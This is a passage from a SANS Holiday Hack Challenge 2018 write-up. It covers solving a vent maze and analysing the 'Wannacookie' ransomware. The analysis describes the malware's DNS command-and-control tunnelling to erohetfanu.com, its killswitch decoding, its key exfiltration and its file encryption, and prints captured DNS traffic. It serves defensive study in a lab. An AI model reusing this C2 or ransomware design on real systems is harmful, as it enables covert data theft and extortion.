ransomed files.

- Shinny Upatree


## Appendix

### A. Google Ventilation Maze

Previously, we found two ventilation maps during Challenge 4. By using these maps, we can navigate within the building's vents in order to access the Santa's Secret Room without hacking the badge scanner in Challenge 6. We can access the vents through the grate next to Google's booth in the entrance-way on the first floor.





After clicking on the vent, we are greeted with an instructional screen and a 3D-maze.



By using these maps, we can navigate our way through both floors in order to reach Santa's Secret Room.

1 F





Despite having a map, it becomes very easy to lose our heading and our current location. However, we can use *Chrome's DevTools* to see both of these in order to ensure we don't get lost. Each movement sends a POST request to <https://vents.kringlecastle.com/move>, which replies back with several files that the client browser uses to draw the current location and heading. By examining the response file named `move`, we can find our heading, X and Y location, and current floor as values in the file.

DevTools - kringlecon.com/?modal=challenge&rid=7cfb1011-27a4-432e-b68f-92d6ac946974&challenge=ventmaze

Elements Console Sources Network Performance Memory Application Audits Security Tamper 7 A 7

Page Filesystem >> move all-closed.png tunnelscripts.js

```


move X all-closed.png tunnelscripts.js
8 document.onkeydown = checkKey;
9
10 window.onload = function() {
11     document.getElementById("top").style.visibility="hidden";
12     document.getElementById("bottom").style.visibility="hidden";
13     document.getElementById("arrow-up").style.visibility="hidden";
14     document.getElementById("arrow-down").style.visibility="hidden";
15 //next section depends on player state
16     document.getElementById("mazeform").elements.namedItem("heading").value = "w";
17     document.getElementById("mazeform").elements.namedItem("mazex").value = "17";
18     document.getElementById("mazeform").elements.namedItem("mazey").value = "19";
19     document.getElementById("mazeform").elements.namedItem("mazef").value = "1";
20     document.getElementById("mazeform").elements.namedItem("locationkey").value = "4b7d44a95a7d404f";
21     document.getElementById("mazeform").elements.namedItem("resourceid").value = "7cfb1011-27a4-432e-b68f-92d6ac946974";
22     document.getElementById("wallform").elements.namedItem("northwall").value = "False";
23     document.getElementById("wallform").elements.namedItem("southwall").value = "True";
24     document.getElementById("wallform").elements.namedItem("eastwall").value = "False";
25     document.getElementById("wallform").elements.namedItem("westwall").value = "False";
26     wallcheck(); //render correct walls once state is known
27 };
28
29 </script>
30 </head>
31

```


maze 14 matches Aa . Cancel

{ } 4 lines, 311 characters selected

Starting from the bottom right of the first floor, the proper route of each floor is:




2 F



## B. Wannacookie Malware Analysis


*Wannacookie* is a highly-targeted form of ransomware aimed at two specific targets: Computers on the KRINGLECASTLE domain, and .elfdb files. This makes the malware fairly harmless to any other system. However, it uses a novel form of command and control (CnC) to transfer binary data through domain name system (DNS) requests, which still makes this an interesting piece of malware to analyze.

Provided is a high-level walkthrough of *Wannacookie*'s infection and destruction process. The detailed analysis follows this chart.



To fully analyze the behavior of *Wannacookie*, we first spin up a Windows 10 virtual machine to see the execution of the malware in a controlled environment. We will run the *PowerShell* script directly, rather than from the CHOCOLATE\_CHIP\_COOKIE\_RECIPE.docm file since this VM doesn't have access to *Microsoft Word*. There are several factors to *Wannacookie* that makes it relatively safe to analyze: - It does not seek out other computers to infect, so it's not virulent. - It only targets files with the .elfdb extension, which is designed solely for the purpose of the *SANS Holiday Hack Challenge 2018* and not used for real-world data.

After first attempt to run *Wannacookie* fails since we are not on a KRINGLECASTLE domain. In order to allow us to see its full execution, we remove the safety switch.



During the malware's execution, it retrieves data over the DNS in a novel way. It first makes a request to the DNS CnC server with a hex-encoded string as the subdomain. If it's requesting a file, then the server responds with a length value within the TXT record. Due to the limitations of DNS records, the server can only reply with 254-char, or 127-byte, chunks. Thus, the malware uses the initial length value to know how many requests it needs to make to retrieve the full file. After retrieving the length value, the malware makes several DNS requests, in sequence, with the format of: <chunk\_number>. <requested\_file>.erohetfanu.com. The chunk\_number increments from 0 to one less than the specified length from before. For each request, the server replies with a portion of the file as a hex string within the TXT record. Upon completing all DNS requests, the malware has downloaded the full file from the CnC server.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	104.196.126.19	192.168.11.134	DNS	140	Standard query response 0xeda TXT 6B696C6C737769746368.erohetfanu.com TXT
2	0.426876	104.196.126.19	192.168.11.134	DNS	110	Standard query response 0xd45 TXT 7365727665722E637274.erohetfanu.com TXT
3	0.475502	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0xe089 TXT 0.7365727665722E637274.erohetfanu.com TXT
4	0.516984	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0xcb5 TXT 1.7365727665722E637274.erohetfanu.com TXT
5	0.555525	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0x5774 TXT 2.7365727665722E637274.erohetfanu.com TXT
6	0.593723	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0x5aab TXT 3.7365727665722E637274.erohetfanu.com TXT
7	0.634944	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0x6aca TXT 4.7365727665722E637274.erohetfanu.com TXT
8	0.674571	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0xb868 TXT 5.7365727665722E637274.erohetfanu.com TXT
9	0.712905	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0x005f TXT 6.7365727665722E637274.erohetfanu.com TXT
10	0.752062	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0xfd3b TXT 7.7365727665722E637274.erohetfanu.com TXT
11	0.789600	104.196.126.19	192.168.11.134	DNS	364	Standard query response 0x500d TXT 8.7365727665722E637274.erohetfanu.com TXT
12	0.828352	104.196.126.19	192.168.11.134	DNS	208	Standard query response 0xc8f5 TXT 9.7365727665722E637274.erohetfanu.com TXT

The script takes the following actions:

1. Performs the killswitch check. The malware generates a domain to lookup through several novel techniques that attempt to obfuscate its methods and the resulting domain name. - It first retrieves a hex string from the TXT record of 6B696C6C737769746368.erohetfanu.com (the hex subdomain translating to killswitch), which is an encrypted value that contains the killswitch domain name: 666672727869657268667865666B73 - Another variable, \$S1, contains a hex string of gzip data that the malware translates all the way to the hex-values of its unzipped contents; an XOR key for the previous value: 1f0f0202171d020c0b09075604070a0a - Finally, the script performs an XOR operation between the two values to decrypt the domain name used as a killswitch: yippeekiya.aaay - The script attempts to resolve this domain name and if successful, halts further operation.

2. Checks if the target is within the KRINGLECASTLE domain and has TCP port 8080 open on localhost. If either of these are not true, then the script exits.

3. Retrieves the CnC server's public key via DNS. This request is formatted as:

- `7365727665722E637274.erohetfanu.com`. The subdomain is hex, which translates to `server.crt`. The server replies in the TXT record with how many subsequent requests the script should make.

4. Generates a random, 256-bit encryption key along with a SHA1 hash of a hex version of that key.

5. Encrypts the key with the server's public key and sends it to the CnC server over DNS. After asymmetric encryption, the key ends up being 2048-bits long. After the first submission, the CnC server sends back a random, 20-byte ID number for that key, known by the program as a "Cookie ID".

- Based upon limits of DNS requests, the script breaks up the encrypted key into 128-bit (32 char) chunks and sends each chunk sequentially.
- The DNS requests are formatted like:
  - First chunk as `chunk.6B6579666F72626F746964.erohetfanu.com`. Where the hex translates to `keyforbotid`. In return, the server provides the 20-byte "Cookie ID" within the TXT record.
  - All subsequent chunks as `cookie_id.chunk.6B6579666F72626F746964.erohetfanu.com`. The server replies with a blank TXT record for these requests.

6. Afterwards, it creates a timestamp of the current time in order to serve a deadline for the victim with the ransom note.


7. It then gathers a list of files with the `.elfdb` file extension within the Desktop, Documents, Videos, Pictures, and Music folders for that user, additionally ignoring files with `.wannacookie` as an extension.

8. Using that file list, the script encrypts each file using the generated key in AES CBC mode, while also generating the IV for that file.

- The IV's length is stored within the first four bytes (a 32-bit integer) of the encrypted file, with the actual IV following it, in order to allow the script to later decrypt it with only the key.

9. After completing the encryption process, it retrieves an HTML file from the CnC server via DNS and starts a local HTTP server on port 8080. This server provides the ransom note to the victim and instructions on how to pay and decrypt their files.

We notice the file's execution taking an exceptionally long amount of time, this is due to the malware downloading `source.min.html` over DNS from `erohetfanu.com`, and then having to translate it to ASCII. After completing the decoding process, the script starts an HTTP server on port 8080.



The ransom note application checks for payment upon every refresh via the `cookie_is_paid` resource. This causes the application to send a DNS request to the CnC server in the format of `cookie_id.72616e736f6d697370616964.erohetfanu.com`. The CnC server replies with a hex string in the TXT record that translates to `False`. By analyzing the script, we see that the server would reply with a 32 character hex-string if it believes its been paid, which is most likely the encryption key.

